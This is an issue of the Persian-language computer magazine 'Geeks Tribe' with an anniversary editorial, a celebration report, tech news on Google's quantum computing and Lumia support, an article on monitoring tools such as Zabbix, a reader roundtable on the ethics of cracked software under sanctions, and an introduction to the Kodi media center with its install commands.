ماهنامه

قبیله گیک ها



سال اول ، شماره دوازدهم ، آبان ۹۵

تنها مجله مخصوص گیک های ایرانی

قبیله گیک ها یکساله شد

www.geekstribemedia.com





قبیـــــــــله گیـــــــک ها

ماهنامه علمی تخصصی کامپیوتری



گروه نویسندگان:

- @AAP1024
- @abdolhayb
- @ AnOnymOu3
- @BoBzBoBz
- @Badrinex
- @Elhamm54
- @Geek_072
- @mansourebrahimi
- @Mojarch
- @rooham_inet
- @ShirinEbrahimiii
- @THEnoneIDENtity

نویسندگان مهمان:

- @DrCain
- @hira_m2
- @ss1n4

سال اول

شماره دوازدهم

آبان ۹۵



فهرست

قبیله گیک ها

ماهنامه علمی تخصصی کامپیوتری

سال اول ، شماره دوازدهم ، آبان ماه ۱۳۹۵

سردبیر: بابز (@BoBzBoBz)

مدیر داخلی: شیرین ابراهیمی (@ShirinEbrahimiii)

مدیر مالی: علیرضا (@AAP1024)

ناظر مقالات: بابز (@BoBzBoBz)

طراح جلد: آنونیموس (@An0nym0u3)

ویراستار: منصور ابراهیمی (@mansourebrahimi)

مدیر فنی سایت: نو ریپلای (@abdolhayb)

وبسایت: http://geekstribemedia.com

پست الکترونیک: Info@geekstribemedia.com



01001101 01100001 01111001 00100000
01110100 01101000 01100101 00100000
01101101 01100001 01110011 01110011
00100000 01110100 01101001 01101101
01100101 01110011 00100000 01100001
01100011 01100011 01100101 01101100
01100101 01110010 01100001 01110100
01101001 01101111 01101110 00100000
01100010 01100101 00100000 01110111
01101001 01110100 01101000 00100000
01111001 01101111 01110101 00101110

سخن سردبیر

با دورود خدمت شما همراهان همیشگی قبیله گیک‌ها.

امروز دقیقا یک سال است که هر ماه با شماره جدیدی از قبیله گیک‌ها در خدمت شما خوبان هستیم.

بمناسبت یک سالگی انتشار قبیله گیک‌ها در تاریخ ۳۰ مهر ماه، جشن تولد قبیله گیک‌ها در یکی از رستورانهای تهران برگزار شد که گزارش مربوط به آن را میتوانید در این شماره مطالعه کنید.

یکسال گذشته نظرات، پیشنهادات و انتقادات شما، ما را به هر چه بهتر شدن تشویق کرد و ما سعی کردیم هر شماره بهتر از شماره قبلی باشیم. خوشحالیم که جامعه گیک‌های فارسی زبان به ما بعنوان یک رسانه الکترونیکی معتبر گیکی اعتماد کرده است، به احترام این اعتماد تمام تلاش خود را خواهیم کرد تا در سال دوم و با استفاده از تجربیاتی که بدست آورده ایم بهتر در خدمت جامعه گیک‌های فارسی زبان باشیم. در زیر تعدادی از اهداف قبیله گیک‌ها در سال دوم را توضیح خواهیم داد.

انتشار پادکست قبیله گیک‌ها بصورت فصلنامه

در ابتدای هر فصل فایل پادکست قبیله گیک ها منتشر میشود. در این فایل هر بار به موضوعات خاصی میپردازیم. مطالب پادکست الزاما مطالب منتشر شده در مجله نمیباشد و این فصلنامه دارای برنامه ای جداگانه برای ارائه محتوای خود میباشد. اولین شماره فصلنامه قبیله گیک ها در روز ۱ دی ماه و مصادف با ابتدای فصل زمستان منتشر خواهد شد.

انتشار ویدیوکست‌های آموزشی

تصمیم داریم در سال دوم مجموعه ای از فایلهای آموزش ویدیوئی که توسط اعضای قبیله گیک‌ها تهیه شده است را منتشر کنیم. این آموزشها مجموعه ای از علوم کامپیوتر از شبکه گرفته تا برنامه نویسی و امنیت و... را شامل میشود.

در کنار این موارد ما در قبیله گیک‌ها همیشه از هرگونه ایده گیکی استقبال میکنیم لطفا ما را از نظرات خود مطلع کنید تا در صورت امکان بر روی آنها تمرکز کرده و بعد از برنامه ریزی و اجرا آن را در اختیار جامعه گیک‌های فارسی زبان قرار دهیم.

بعضی از دوستان طی تماسهای خود معتقد بودند که سطح مطالب قبیله گیک‌ها برای آنها بالا میباشد و به همین دلیل بسیاری از شماره های مجله را مطالعه نکرده اند. ما بعنوان راه حل این مشکل سعی کردیم که مطالب خود را در ۳ قالب مبتدی – متوسط – حرفه ای منتشر کنیم و برای مشخص کردن آنها در گوشه سمت چپ بالای هر صفحه مستطیل رنگی کوچکی قرار دادیم که با مشاهده رنگ آن میتوانید قبل از مطالعه مطلب از سطح آن مطلع شوید.

در زیر میتوانید جدول این رنگها را مشاهده نمائید:

- رنگ سبز برای مبتدی
- رنگ آبی برای متوسط
- رنگ قرمز برای حرفه ای

موضوع دیگری که بعضی از دوستان به آن اشاره کردند استفاده ما از قالب صفحه بصورت ۳ ستون میباشد که این دوستان معتقد بودند این نحوه انتشار مطالب قدیمی و کسل کننده میباشد. برای حل این مشکل مطالب این شماره را در قالبهای متفاوت منتشر کرده ایم. لطفا نظرات خود را در این زمینه با ما به اشتراک بگذارید.

دوستانی از ما خواسته بودند که در مورد نسخه های چاپی قبیله گیک‌ها فکری کنیم. ما نیز با راه اندازی فروشگاه آنلاین قبیله در سایت قبیله نسخه های منتشر شده مجله قبیله گیک‌ها را قرار دادیم و شما از این پس میتوانید برای تهیه هر شماره چاپ شده قبیله گیک ها به فروشگاه مراجعه نموده و آن را سفارش دهید تا در اسراع وقت و با پست برای شما ارسال گردد.

در پایان میخواهیم در مورد وضعیت سایت قبیله گیک‌ها کمی توضیح دهیم. سایت قبیله گیک ها در حال حاضر بصورت نسخه بتا بر روی نت قرار داد و ما در حال فعالیت بر روی آن هستیم تا هرچه سریعتر به نسخه نهایی تبدیل گردد. امیدواریم بتوانیم نسخه نهایی سایت را در روز انتشار شماره ۱۳ یعنی اولین شماره از سال دوم مجله قبیله گیک‌ها، در اختیار شما قرار دهیم. لطفا در صورت مشاهده هرگونه مشکلی در سایت ما را از طریق ایمیل info@geekstribemedia.com مطلع نمائید تا بتوانیم در اسراع وقت مشکل را برطرف نمائیم.

گوش که فرا دهی، خوب که نگاه کنی، می شنوی و می بینی هر آن چه در دل درختان نهفته است؛ آن زمان که برگی خود را از خانه اش جدا می کند و خود را روی زمین می گستراند، همان لحظه ای است که پاییز آمدنش را نوید می دهد.

zbobobzblack@gmail.com

طعم خوش موفقیت

نمیدانم ما تو را آغاز کردیم یا تو ما را ؟

اما میدانم عضلات خشک شده ی قلممان در تو به جریان افتاد و چه انسی که میان ما و بودنت در نگرفته.

تو مالِ مایی یا ما برای تو ، تو از ما اوج گرفتی یا ما از تو ، اینها را نمیدانم !

همینکه لحظه هایمان از هجوم حضورت لبریز است ، کافیست.

یکمین میلادت مبارک



دیروز، سی ام مهرماه تولد یک سالگی قبیله گیک ها بود. گروهی از نویسندگان و دست اندرکاران مجله به یمن این روز گرد هم اومدیم تا این روز رو جشن بگیریم. دوستانی که بعد از یک سال تلاش و علاقه ی وصف ناشدنی گرد هم اومدند تا این روز رو در تقویم خاطراتشون جاودانه کنند. برخی از دوستان عزیزمون نتونستند در این جشن همراه ما باشند و جای خالی اشون به شدت احساس می شد. صمیمانه دوست داشتیم همه ی دوستان عزیزی که در این یک سال همراه ما بودند و لحظات خوشی رو برامون رقم زدند در این روز کنارمون باشند.



در ابتدای امر در موسسه ی خیریه ی محک حاضر شدیم و دوستان حاضر در جشن هدایای خودشون اهم از کمک های مالی و بازی های رایانه ای برای کودکان محک رو به این موسسه محترم تقدیم کردند. موسسه محک اجازه ی کاشت درخت رو در محوطه ی اطراف محک به ما نداد. از همین رو تصمیم داریم درخت رو در فرصتی مناسب در جای دیگه ای بکاریم تا هر ساله در روز تولد مجله، کنار اون درخت جمع بشیم.



پس از بازدید از موسسه محک، به پارک جمشیدیه رفتیم تا نویسنده های قبیله و مهمانان حاضر در جشن، به گپ و گفت بپردازند و بعد از یک سال فعالیت در کنار همدیگه، از تجربیات خودشون و راهی که طی کردند صحبت کنند. از لحظاتی که داشتند و از خاطراتی که ثبت کردند.



سپس اهالی قبیله به همراه مهمانان به رستوران انار رفتند تا هم در کنار همدیگه به صرف ناهار بپردازند و هم تولد مجله رو جشن بگیرند.





پس از صرف ناهار، نوبت به جشن یک سالگی مجله و فوت کردن شمع میرسه



در انتها، به رسم یادبود هدایایی از طرف مجله قبیله گیک ها به دوستان حاضر در جشن اهدا شد.



در انتها تشکر میکنم از همه ی دوستانی که با حضورشون گرما بخش محفلمون بودند و امیدوارم در سال آینده تعداد بیشتری از دوستان رو در کنار خودمون ببینیم.

از محمد مهدیِ عزیز و خوش اخلاق با لبخندهای محو نشدنی اش ، از مجتبی دوست داشتنی و خوش زبون، از شیرینِ پر تلاش و خستگی ناپذیر ، از الیِ محترم و خوش اخلاق و از تمامی مهمانان عزیز حاضر در این جشن، به خاطر حضور گرمشون صمیمانه تشکر میکنیم.

از بابز عزیز که با فرسنگ ها فاصله از جمع، لحظه به لحظه کنارمون بود صمیمانه ممنونیم و بابت جمع کردن این دوستانِ نابِ نایاب در کنار هم قدر دانیم .



به خاطر بودن در چنین جمع بی نظیری به خودم میبالم و افتخار میکنم به بودن در کنارتون.

Mebrahimi.672@gmail.com

چه خبر؟ – بخش اول

بزرگترین ابزار محاسبات دنیا

گوگل در نقطه‌ای از کالیفرنیا در حال طراحی دستگاهی است که انقلابی در حوزه محاسبات به وجود خواهد آورد. این دستگاه یک کامپیوتر کوانتومی است. بزرگ‌ترین دستگاهی که بشر در زمینه محاسبات آن‌را طراحی کرده است. این دستگاه قرار است به منظور حل مسائل عجیب و غریب فیزیک مورد استفاده قرار گیرد. به طوری که این مسائل را بهتر از ابرکامپیوترهای امروزی حل کند. New Scientist گزارش کرده است: " این دستگاه زودتر از آن چیزی که تصور می‌کنید، ساخته خواهد شد. حتا این احتمال وجود دارد که این دستگاه تا پایان سال آینده میلادی ساخته شود."

انقلاب محاسبات کوانتومی قدمتی بس طولانی داشته و به دهه ۸۰ میلادی باز می‌گردد. در آن دهه نظریه‌پردازان آگاه شدند کامپیوتری بر مبنای قوانین مکانیک کوانتومی به طور بالقوه بهتر از کامپیوترهای رایج و کلاسیک می‌تواند وظایف خاص را انجام دهد. اما طراحی فیزیکی این کامپیوترها خود چالش بزرگی بود. تا به امروز تلاش‌های مختلفی در این زمینه انجام شده است. اما گوگل در نظر دارد جزء یکی از اولین شرکت‌هایی باشد که چنین کامپیوترهایی را طراحی کرده‌اند. برنامه‌های گوگل در این زمینه مخفیانه دنبال می‌شوند و گوگل سعی می‌کند در این زمینه کمتر اظهارنظر کند. اما پژوهشگران در تماس‌های خصوصی که با دانشمندان این شرکت برقرار کرده‌اند، متقاعد شده‌اند که گوگل در آستانه دستیابی به یک موفقیت بزرگ است. سیمون دویت، در مرکز Riken گفته است: «آن‌ها بدون شک راهبری این‌گونه محاسبات را به دست خواهند گرفت. جای هیچ‌گونه شکی در این زمینه وجود ندارد.» ماه گذشته میلادی (سپتامبر) مهندسان این شرکت بی سر و صدا در مقاله‌ای عنوان کردند به شکل منحصر به فردی موفق به طراحی یک کامپیوتر کوانتومی شدند. این اولین کامپیوتر کوانتومی جهان است که می‌تواند محاسباتی که هیچ کامپیوتر کلاسیکی از عهده انجام آن‌ها بر نمی‌آید را انجام دهد. اسکات آرونسون از دانشگاه تگزاس گفته است: " گوگل طرحی را در دست اجرا دارد تا ظرف چند سال آینده کامپیوتر کوانتومی خود را طراحی کند. این شرکت کار روی ساخت کامپیوتر ۵۰ کیوبیتی را آغاز کرده است. این کامپیوتر در شرایطی ساخته خواهد شد که نمونه آزمایشی فعلی تنها ۹ کیوبیتی است."

به دلیل محدودیت‌هایی که محاسبات کلاسیک با آن‌ها روبرو هستند، گوگل از ادیسون که یکی از پیشرفته‌ترین ابرکامپیوترهای جهان بوده و در مرکز محاسبات تحقیقات انرژی علمی ملی (NERSC) امریکا مستقر است، استفاده کرد. گوگل از این کامپیوتر به منظور شبیه‌سازی رفتار مدارهای کوانتومی روی شبکه فزاینده‌ای از کیوبیت‌ها در ابعاد ۷×۶ که برابر با ۴۲ کیوبیت است استفاده کرد. اندازه روبه رشد این شبکه نه تنها فرآیند محاسبات را با پیچیدگی روبرو می‌کند، بلکه به حافظه بسیار زیادی برای ذخیره‌سازی داده‌ها نیاز دارد. یک شبکه ۶×۴ تنها به ۲۶۸ مگابایت حافظه نیاز دارد. این مقدار حافظه کمتر از حافظه‌ای است که در گوشی‌های هوشمند از آن استفاده می‌شود. اما یک شبکه ۶×۷ به ۷۰ ترابایت حافظه نیاز دارد که ۱۰ هزار برابر بیشتر از کامپیوترهای شخصی است. گوگل در همین نقطه متوقف شده است به دلیل این‌که در حال حاضر اندازه بزرگ‌تر دست یافتنی نیست.

یک شبکه ۴۸ کیوبیتی به ۲،۲۵۲ پتابایت حافظه نیاز دارد که تقریبا به فضایی دو برابر بیشتر از فضایی که قوی‌ترین ابرکامپیوتر جهان به آن تجهیز شده است، نیاز دارد. اگر گوگل این مشکل را حل کند، قادر خواهد بود هر کامپیوتری در جهان را شکست دهد.

مایکروسافت سرویس پشتیبانی از لومیا را به شرکت دیگری واگذار کرد!

ظاهرا مایکروسافت دیگر به برند لومیا امیدی ندارد. این کمپانی پشتیبانی از گوشی‌های تحت این برند را به شرک دیگری با نام B2X واگذار کرده است. B2X از این ماه عهده‌دار این مسئولیت می‌شود.

B2X علاوه بر پشتیبانی، پیشنهادهای دیگز همچون SMARTPROTECT نیز برای کاربران دارد. SMARTPROTECT یک سرویس پریمیوم بوده و برای لومیاهایی است که در شش ماه گذشته خریداری شده و گارانتی را تعمیم داده و گوشی را بیمه می‌کند. برخی معتقدند که افزایش گارانتی کار خود مایکروسافت است و برخی دیگر معتقدند مایکروسافت علاقه‌ای به بهبود تجربه کاربران از ویندوز ۱۰ موبایل ندارد.

یکی از دلایلی که مایکروسافت این کار را انجام داده می‌تواند این باشد که می‌خواهد تمرکز بیشتری بر روی عرضه سرفیس فون داشته باشد. هر چند برخی گزارش‌ها، عرضه این اسمارت‌فون را منتفی می‌دانند.

khalatbari.computer@gmail.com

Zabbix



در این مقاله قصد داریم به صورت کلی به مقوله مانیتورینگ بپردازیم که قرار است به چه نیازمندی هایی پاسخ دهد. چه نرم افزارهایی این کار را برای ما انجام می دهند و در آخر یکی از راهکارهای محیطهای صنعتی و اینترپرایز یعنی Zabbix را معرفی کنیم.

یک نرم افزار مانیتورینگ به طور کلی باید به نیازهای زیر بپردازد:

Core-Agent-Graphing - Anomaly detection – Alerting - UI

خوشبختانه ما در حال حاضر دستمان برای انتخاب بسیار باز است. شاید اولین گزینه که برای هر ادمینی مطرح می شود Nagios باشد که یک بسته بسیار قوی از امکانات مناسب می باشد و با داشتن پلاگین های بسیار زیاد تقریبا برای هرکاری توسعه داده شد است اما آیا گزینه مناسب ما می باشد؟ جواب این سوال کاملا بستگی به نقطه نظر شما و سازمان دارد. این نرم افزار تقریبا سالها از ورودش به عرصه بازار می گذرد. افراد زیادی در آن خبره هستند که برای شما و تیم مدیریتی خبری بسیار خوب می باشد. تقریبا هرکسی در دنیای آی تی یا آن را دیده و یا از آن استفاده کرده است! کلیتی بسیار ساده دارد و با استفاده کردن از مدل پلاگینی که بالاتر به آن اشاره کردیم تقریبا هر دیوایسی را به راحتی هرچه تمام تر پشتیبانی می کند. از مشکلات Nagios هم می توانیم به عدم مقیاس پذیری اشاره کنیم یعنی مفهومی به نام کلاستر در Nagios وجود ندارد. هر کدام از چک ها برابر است با بار بیشتر و میزان بیشتری از زمان تا مشخص شود دقیقا چه اتفاقی افتاده است و همین طور مشخصا هر چک بیشتر باعث ایجاد بار بیشتری نیز بر روی Master می شود.

Nagios®

و همین طور مشکلاتی با API مثل عدم وجود امکانی ساده برای هماهنگی با سایر سیستمها و یا اینکه به سادگی نمی توانم یک داشبورد برایش بنویسیم. همچنین به راحتی نمی توانیم اطلاعات مورد نظر را از آن استخراج کنیم. البته برای تمام مشکلات بالا می توانیم راهکارهایی همانند استفاده از Opsview ,Shinken ,Icinga و یا برای مثال برای مشکلات API از NDO و ... استفاده کرد که برای تمام موارد عنوان شده می شود به کار برد که البته به اندازه کافی مناسب به نظر نمی رسند. و آخرین و مهم ترین دلیل می تواند این باشد که اگر از Nagios استفاده کنیم نمی توانیم از چیز بهتری جز آن استفاده کنیم.

پس راهکار ما چیست؟ شما دو راهکار دارید:

۱ – خودتان یک سیستم مجزا بنویسید و یا از ابزارهای خاص هر بخش استفاده کنید که به بررسی آنها می پردازیم و یا از بسته های کامل مانند Zabbix که دارای حتی ویژگی های فوق العاده تری مثل Auto-discovery است، استفاده ببریم.

خب غورباقه مان را ابتدا قورت بدهیم! راه حل مشکل تر یعنی ساخت یک سیستم مانیتورینگ بر اساس استفاده خودمان! می توانیم، اما چرا وقتی می توانیم از ابزارهای مناسبی که سایرین استفاده می کنند استفاده ببریم.

برای رفع نیازهایمان یعنی ۵ نیاز کلی یک سیستم مانیتورینگ ابتدا به Core می پردازیم که باید تنظیمات هاستها و سرویس ها را در خود نگه دارد و بین چندین Master پخش شده باشد که مشکلات Nagios را نداشته باشد! و همین طور بتوانیم اجرا شدن ها و... را چک کنیم. پیشنهاد ما استفاده از Sensu است که معمولا به عنوان monitoring router هم از ان یاد می شود. برای سمت Agent هم می توانیم از Sensu-client استفاده ببریم. برای بخش Graphing می توانیم از Graphite استفاده کنیم که Sensu می توانید اطلاعات را برای آن ارسال کند.

Anomaly detection

گزینه ی سخت تری است می توانیم از Skyline /Oculus استفاده کنیم و سایر گزینه های موجود مورد نظرتان!


Alerting

برای این بخش هم می توانیم از Flapjack استفاده کنیم! تمام اخطارها را از Flapjack بفرستیم به Gateway مورد نظرمان مثل Email یا هر چیز دیگری!

UI

اگر منطقی باشیم هر سیستم مانیتورینگی هرچقدر هم که علاقه مند به ترمینال باشید باید یک شمای مجازی داشته باشد که چندین گراف و غیره را نشان بدهد و شما به راحتی به منشا مشکل پی ببرید!

متاسفانه Sensu Dashboard مشکلاتی خاصی دارد از قبیل اینکه هیچ تاریخچه ای ندارد! هیچ گرافی وجود ندارد! هیچ چیزی نمی بینید که وضعیت اوکی را به شما نشان دهد پس برای این قسمت متاسفانه خودتان باید دست به کارشوید و اقدام به نوشتن یک UI مناسب بکنید.



اما ما همواره گزینه ای مناسبی مثل Zabbix را هم بر روی میز داریم که به عنوان دومین ابزار مانیتورینگ در سطح اینترپرایز مطرح شده است و با قدرت هر چه تمام تر اقدام به درگیر و جذب مخاطبانش کرده است ! توصیه من به شما این است که حتما اگر تا این لحظه این نرم افزار را تست نکرده اید و قصد ندارید از ۷ خان رستم که در بالا اشاره کردیم بگذرید بهتر است شانسی هم به Zabbix بدهید!

aap1024@gmail.com

میزگرد گیکی

با سلام خدمت شما همراهان میزگرد گیکی

در این شماره باز هم سوالی را از گیک های فعال در پیام رسان "تلگرام" پرسیدیم که در ادامه میتوانید پاسخهای مختلف آنها را مطالعه نماید.

قبیله گیک‌ها: آیا به نظر شما با در نظر گرفتن اینکه مایکروسافت،گوگل،اپل و دیگر شرکتهای تجاری خارجی، ایران و کاربران ایرانی را تحریم کرده و محصولات خود را به آنها ارائه نمیدهند در مقابل کاربران ایرانی حق دارند برنامه های مورد نیاز خود را بصورت کرک شده و غیر قانونی تامین و استفاده نمایند؟

@DemoVersion: استفاده از این نرم‌افزارهای تجاری وابستگی بیشتری به این تکنولوژی ها میاره که نوع مرغوب آن برای ما در دسترس نیست. استفاده از اینجور نرم‌افزار های کرک شده در زیرساخت و بخش تجاری هم که ریسک های بزرگی داره. به نظرم چه کاربر های معمولی و چه حرفه ای باید به مرور استفاده از نرم افزار های کرک شده رو کم کنن، نسخه limit شده اش یا نرم‌افزار آزاد رو جایگزینش کنن.

@mr_asg: به نظر من مثل این میمونه که یه مغازه دار با شما لجه و به شما جنس نمی فروشه اونوقت شما بری دزدی بگی چون نمیفروخت.... محصول خودشونه، دوس دارن به ما ندن ما حق این کارو نداریم.

@maryayi: معلومه که حق ندارند! ... اگه شما دوست نداشته باشی خونه‌ات رو به یکی اجاره بدی این حق رو برای طرف ایجاد نمی‌کنه که شب بیاد خالی‌اش کنه. البته منم مثل بقیه دارم این کار رو می‌کنم ولی خب دیگه توجیهش نمی‌کنم.

@Mojarch: به نظر من هرکسی که بدون اجازه صاحب اثر(حالا نرم افزار یا هرچیز دیگه ای) اونو استفاده کنه نه تنها حق خودشو پایمال کرده بلکه حق ناشر رو هم پایمال کرده.(نمونه دزدی تو روز روشن که میگن همینه) من به شخصه کاملا مخالفم!

@Soshaw: کرک همون دزدیه فقط واژه اش باکلاس تر شده...کرک و یا انتشار هر چیزی مثل نرم‌افزار های انحصاری شرکت هایی مثل مایکروسافت که به شخصه ازش خوشم نمیاد درست نیست. عده‌ای میگن چیزی رو که به ما نمیدن باید با زور گرفت! این حرف مثل اینه که شما جنسی دارید و دوست ندارید به من به هر دلیلی بفروشید، من بیام اونو از شما بدزدم. یا منو باز به هر دلیلی توی خونتون راه نمیدید و یا چون با هم دشمنیم، من از روی دیوار خونه شما بیام داخل...

@Aryan22: تو ایران قانون کپی رایت نداریم هرکی مجازه هر کاری بکنه، هم خوبه و هم بد، خوبه برای این که میتونی رایگان با نرم افزار ها کار کنی یاد بگیری حالا بعدا اگه رفتی جایی یا اگه خواستی بخری تجاری استفاده کنی ... بدی اینه که من به عنوان کسی که یکم درباره دولوپینگ اطلاعات دارم و میدونم اون تیم چقدر کار کرده و حالا یه سری رایگان ازش استفاده میکنن احساس خوبی ندارم... البته این برای خودمون هم بده اپ های ما خیلی راحت ازش سو استفاده میشه بدون این که درآمدی برای خودمون داشته باشه. به شخصه خودم از این نبودن قانون کپی رایت هم استفاده میکنم هر ضرر میکنم.

@O001100O: اجازه نداریم چون اون شرکت اجازه نداده.

@itsMansoor: تحریم بودن یا نبودن مسئله‌ایه که به دولت‌ها ربط داره، نه به شرکت‌های خصوصی. توی مسئله قیمت ارز هم یک کمپانی نرم‌افزاری به اندازه‌ای دخیله که خواروبار فروشی سر کوچه نقش داره. مسلما هم راه‌های پرداخت برای همه وجود داره و هم امکان خرید نرم‌افزار برای افراد. شخصی که زندگیش به مایکروسافت ویندوز وابسته‌ست میتونه با قیمت معقولی اونو تهیه کنه. شخصی که شدیدا محتاج ادوبی فتوشاپ یا محصولات autodeskیا شرکت‌های مشابه هست، یعنی درآمد داره و وقتی درآمد داره یعنی می‌تونه هزینه اون نرم‌افزارها رو هم پرداخت کنه. اما مسئله جای دیگه‌ست. اغلب افراد عادت کردن همیشه آخرین نسخه گرون‌ترین نرم‌افزارها رو نصب کنند. خیلی‌ها فقط برای کراپ کردن یک عکس از فتوشاپ استفاده می‌کنند یا برای تایپ نامه اداری مایکروسافت آفیس نصب می‌کنند و یا تنها برای وب‌گردی و شنیدن یه موسیقی و تماشای ویدئو، ویندوز نصب می‌کنند. طبیعیه که اینها نیاز مبرم نیست و این افراد به راحتی می‌تونند از نرم‌افزارهای جایگزین استفاده کنند.

@Reza8507: اولا که نباید تحریم کنن ثانیا شما خودت بگو با وضع این دلار و ... چطوری تهیه کنیم من بشخصه اگه تحریم نمیکردن و دلارم مثل قبلا ۸۰۰ بود هیچ وقت کرک استفاده نمیکردم با اینکه به نظرم حق کپی رو زیر پا میذاریم ولی چاره ای نداریم خودم به شخصه دوست داشتم رعایت کنم.

@amirf4: به نظر من حتی اگه اون شرکت ها مارو تحریم نمیکردن و محصولات شون رو ارائه میدادن مردمان عزیز ایران بازهم از نسخه کرک شده استفاده میکردن.نمونه اش برنامه ها و محصولات داخل ایران رو ببینید همه دنبال راهی هستند که نسخه رایگان اش رو دانلود کنن.یه آلبوم موسیقی تنها ده درصد به صورت قانونی خریداری شده و بقیه غیرمجازِ، ما حتی کتاب های خارجی رو ترجمه میکنیم و همینجوری بدون مجوز میفروشیم.کلا بیشتر کاربران ایرانی همه چیز رو رایگان میخوان.

@Elinao: سلام.نمیشه به کاربر ها ایراد گرفت تقصیر کاربران نیست خیلی ها فرق اورجینال بودن و کرکی بودن رو نمیدون تو ایران هرکی dvd نقره ای بخره فک میکنه محصول اورژینال. دلیلش هم اینه رو کارتون و جلد اکثر DVD ها زده صد در صد اورژینال و چون قیمت پرداخت کردن فک کردن اورژینال و فقط به چیزی که از اینترنت دانلود کنن میگن کپی غیرمجاز . من خودم بارها برخورد داشتم با این مساله برداشت اشتباه توجیه نبودن و ندونستن فرق اورژینال و کپی غیر مجاز وگرنه خیلی ها هستن دوست ندارن حق

ناشر اثر رو پای مال کنن.با نظر دوستان هم کاملا مخالف که ایرانی ها دنبال چیز رایگان هستند. من خودم اگه مطمئن باشم یه شرکت محصول اش خوبه و پولم پرت نکردم حتما پول پرداخت میکنم و دنبال رایگان نیستم.

@hira_m2: نه حق ندارم اولا اونا طبق قانون مجبور بودن تحریم کنن و تقصیر خودشون نیست هر شرکتی دوست داره سودش بیشتر بشه. دوما من یک محصول تولید می کنم حق این رو دارم تعیین کنم چطوری و توسط چه کسی استفاده بشه. مثلا من دوست ندارم محصولات رو به X بفروشم این هیچ حقی برای X ایجاد نمی کنه که بیاد از من دزدی کنه. سوما وقتی جایگزین اون برنامه وجود داره شاید کیفیتش کمتر باشه ولی وقتی کار رو انجام می ده هیچ توجهی برای کرک وجود نداره. شاید حالتی هم پیش اومد که یه برنامه لازم داریم و هیچ جایگزینی براش نداریم وقت یا هزینه برای توسعه نرم افزار مشابه هم نداریم در این صورت هم کلی راه برای دور زدن تحریم وجود داره.

@varnic: اگر شرکت تولید کننده نرم افزار مایل نباشه نرم افزاری رو به ایران بفروشه ما حقی برای سرقت اون نداریم.


@Arch_er: این دلیل نمیشه که اگر سوپر مارکت محله قصد فروش اجناسشو به ما نداره، ما بریم به بهانه‌ی اینکه جنسش رو به ما نفروخته ازش دزدی کنیم. آدمایی هم که این کارو بهانه‌ای برای دزدی و استفاده بی اجازه از محصولات کس دیگه‌ای میکنن، مطمئن باشید اگر محصولاتشون رو به قصد فروش برای ما آزاد بذارن، بازهم شاهد دزدی خواهیم بود. این حرفا که چون فلان شرکت ایرانو تحریم کرده بریم محصولاتش رو کرک کنیم همه و همه بهانه‌ای برای دزدی کردن و سرپوش گذاشتن روی کار زشتی که داریم انجام میدیم.

@H_r_71: محصولاتی مانند آنتی ویروس نیز بودند که در گذشته تحریم نبوده و کاربران به صورت غیرقانونی استفاده میکردند. در همان سالها برخی فروشندگان با بهانه هایی مانند اینکه "لایسنس اورجینال بیشتر ویروس میشناسه" سعی کردند این تفکر را در جامعه رواج دهند که لایسنس اورجینال خریداری شود. هر چند این نحوه ی گفتار فروشندگان جنبه ی سود آوری داشت، اما این تفکر را در جامعه به وجود آورد که به جای کرک اینگونه محصولات، لایسنس اورجینال تهیه کنند و یا از نمونه های رایگان استفاده کنند و کمتر به فکر کرک محصولات باشند. اینگونه مسایل بیشتر جنبه ی فرهنگی دارند.

@javaPrgm: کرک برنامه مثل دزدی یه گونی برنج از سوپر مارکتی است دولت ها هر مشکلی که باهم دارن جواز دزدی از اموال مردم رو به ما نخواهد داد مثل این می‌مونه که شما بخاطر اینکه تحریم هستیم بری خارج و از یه مغازه کالاشو بدزدی چه اختلافی بین دزدی اینترنتی و دزدی فیزیکی هست؟؟؟

zbobobzblack@gmail.com





گیکی



مدیا سنتر کودی (kodi)

گیک‌ها معمولا علاقه فراوانی به فیلم و سریال دارد و اکثرا فیلم‌ها و سریال‌ها را دنبال می‌کنند. تنوع نسبتا زیادی در ابزار های پخش کننده ملتی‌میدیا وجود دارد و هر کدوم از ما به یکی از این ابزارها علاقه داریم و استفاده می‌کنیم. یک نفر از mplayer استفاده می‌کند یکی دیگر از VLC ، یکی از Kmplayer و ... . اما برای کسی که علاقه زیادی به فیلم و سریال دارد و به صورتی جدی دنبال کننده فیلم‌ها و سریال‌ها می‌باشد همیشه جای یک مدیا سنتر خوب خالی است. بیشتر ما یک تجربه بسیار بد از مدیاسنتر مایکروسافت داریم که معمولا باعث شده است دیگه دنبال مدیاسنتر نباشیم اما یک مدیاستر خوب لذت نگاه کردن به یک فیلم یا سریال را چندین برابر می‌کند.

خوب اگر تاحالا از مدیاسنتر عالی کودی (kodi) استفاده نکرده‌اید و عاشق دیدن فیلم و سریال هستید باید بگم از دیدن فیلم و سریال لذت واقعی را نبرده‌اید پس بهتر است بعد از خواندن این مقاله اولین کاری که می‌کنید نصب و استفاده از کودی باشد، از این پیشنهاد پشیمان نمی شوید.



کودی یک مدیاسنتر عالی ، ملتی پلتفرم و آزاد است که در نسخه‌های قبلی به اسم XBMC شناخته می‌شد ولی بخاطر مسائل حقوقی از نسخه۱۴ اسم آن را به Kodi تغییر دادند. کودی برای پلتفرم های مختلف مثل گنولینوکس، ویندوز، مکینتاش، اندروید و ... منتشر می‌شود و تقریبا می‌توانید روی هر دیواس هوشمندی که دارید نصبش کنید و از آن لذت ببرید.

نصب کودی

برای نصب کودی در گنولینوکس می‌توانید از وبسایت دانلود و نصب کنید و یا این که از طریق مخازن توزیعتان نصبش کنید.

در توزیع آرچ و مشتقاتش با دستور :

```
sudo pacman -Sy kodi
```

در توزیع دبیان و مشتقاتش با دستور :

```
sudo apt install kodi
```



برای نصب در ویندوز کافیست از وبسایت دانلود کنید و از نکست نکست معروف و خسته کننده استفاده کنید یا این که از یک راه بهتر استفاده کنید. ویندوز را حذف کنید و گنو لینوکس نصب کنید و از آزادی لذت ببرید.(چه ربطی به مقاله داشت؟؟؟ نمی دونم)

در آندروید می‌توانید از طریق google play نصبش کنید یا از این که از سایت دانلود و نصب کنید.

